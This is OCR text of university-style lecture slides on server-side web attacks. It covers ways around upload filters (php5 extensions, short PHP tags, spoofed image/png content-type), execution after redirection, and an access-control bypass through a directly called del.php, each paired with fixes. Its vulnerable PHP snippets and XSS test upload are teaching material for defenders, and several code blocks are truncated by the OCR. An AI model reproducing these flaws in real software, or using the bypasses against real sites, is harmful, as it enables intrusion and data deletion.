
Content-filtering checks

```
if (finfo_file(content) == 'text/html')
    reje
if (ext(
    reje
if ('<?ph
    reject(fi
if (content_      == 'text/html')
    reject(     ile);
accept(file)
```


Exploiting the absence of content-filtering checks

No mutation

Mutation Objectives #2



Mutation Objectives #3



Content-filtering chec


```
if (finfo_file(content == 'text/html')
    reject(file);
if (ext(file_name) == 'php')
    reject(file);
if ('<?php' in conte
    reject(fil
if (content_ty
    reject(fil
accept(file)
```

'php5'

Exploiting incomplete blacklist based on **extension**

M4: Changing a file extension

Mutation Objectives #4



Content-filteri

```
if (finfo_fil
    reject(fi
if (ext(file_name)
    reject(file)
if ('<?php' in content)
    reject(file);
if (content_type ==
    reject(file);
accept(file)
```

Bypassing keyword checks based on **content**

'<?'

M5: Replace PHP tags with short tags

Mutation Objectives #5

filename
xss.html
content-type
image/png
content
<html><script>al
ert('xss')</scri
pt></html>

Upload request

Content-filtering checks


```
if (finfo_fil
    reject(fi
if (ext(file_
    n conte
    reject(file);
if (content_type == 'text/html')
    reject(file);
accept(file)
```

'image/png'

Bypassing filtering logic based on **content-type**

M3: Changing the content-type of an upload request

Combinations of Mutation Operations



Content-filtering checks

```
if (finfo_file(content) == 'text/html')
    reject(file);
if (ext(file_name) ==
    reject(file);
    n content)
    reject(file);
if (content_type == 'text/html')
    reject(file);
accept(file)
```

'image/png'

'image/png'

M1: Prepending a resource header
+
M3: Changing the content-type of an upload request

Real-World Upload Bugs Finding

- Found **30 file upload vulnerabilities** in 23 applications with 176 distinct upload request
  - WordPress, Concrete5, OsCommerce2, ZenCart, …
- Reported all the vulnerabilities
  - **15 CVEs** from 9 applications
- 8 bugs have been patched
- 5 bugs are being patched

Recommended to Read

- FUSE: Finding File Upload Bugs via Penetration Testing, ***NDSS'20***
- Ufuzzer: Lightweight detection of php-based unrestricted file upload vulnerabilities via static-fuzzing co-analysis, ***RAID'21***
- FileUploadChecker: Detecting and Sanitizing Malicious File Uploads in Web Applications at the Request Level, ***ARES'22***
- Atropos: Effective Fuzzing of Web Applications for Server-Side Vulnerabilities, ***USENIX SEC'2024***

Execution After Redirection 

Execution After Redirection (EAR)

- Logic flaw where unintended code is executed after a redirect

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Execution After Redirection (EAR)

- Logic flaw where unintended code is executed after a redirect

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Non-admin users also can access this page!

How to Mitigate EAR?


```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Access-Control Bypassing Attack 

Access-Control Bypassing Attack

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Secure against Execution After Redirection (EAR) vulnerabilities

Access-Control Bypassing Attack

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Embed

Benign usage ☺: http://server.com/index.php?id=1237

Only admins can delete the DB data

del.php

```
<?php
  $id = int($_GET[‘id’]);
  $sql = “DELETE FROM blogdata WHERE id = $id”;
  mysql_query($sql);
?>
```

Access-Control Bypassing Attack

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Benign usage ☺: http://server.com/index.php?id=1237

Only admins can delete the DB data

Embed

The attacker can delete the DB data

Attacker usage ☹: http://server.com/del.php?id=1237

```
<?php
  $id = int($_GET[‘id’]);
  $sql = “DELETE FROM blogdata WHERE id = $id”;
  mysql_query($sql);
?>
```

How to Fix?

- Root cause: PHP applications have multiple entry points (index.php, del.php, …)
- One missing access control list (ACL) produces a critical security breach

- Mitigations
  - Limit the program entry points (`.htaccess`)

All php access is rejected except for index.php

.htaccess

```
<FilesMatch "\.php$">
  Order Allow,Deny
  Deny from all
</FilesMatch>
<FilesMatch "index\.php$">
  Order Allow,Deny
  Allow from all
</FilesMatch>
```

Conclusion

- We studied various server-side web attacks & defenses
  - SQL injection, shell code injection, file inclusion, unrestricted file upload, execution after redirection, access-control bypassing
- Root causes
  - Incomplete sanitization or wrong assumption on user input
  - Incomplete access control checks
- Practices
  - Do not use input as code!
  - Sanitize user input consistently!
  - Use prepare statements!

Question?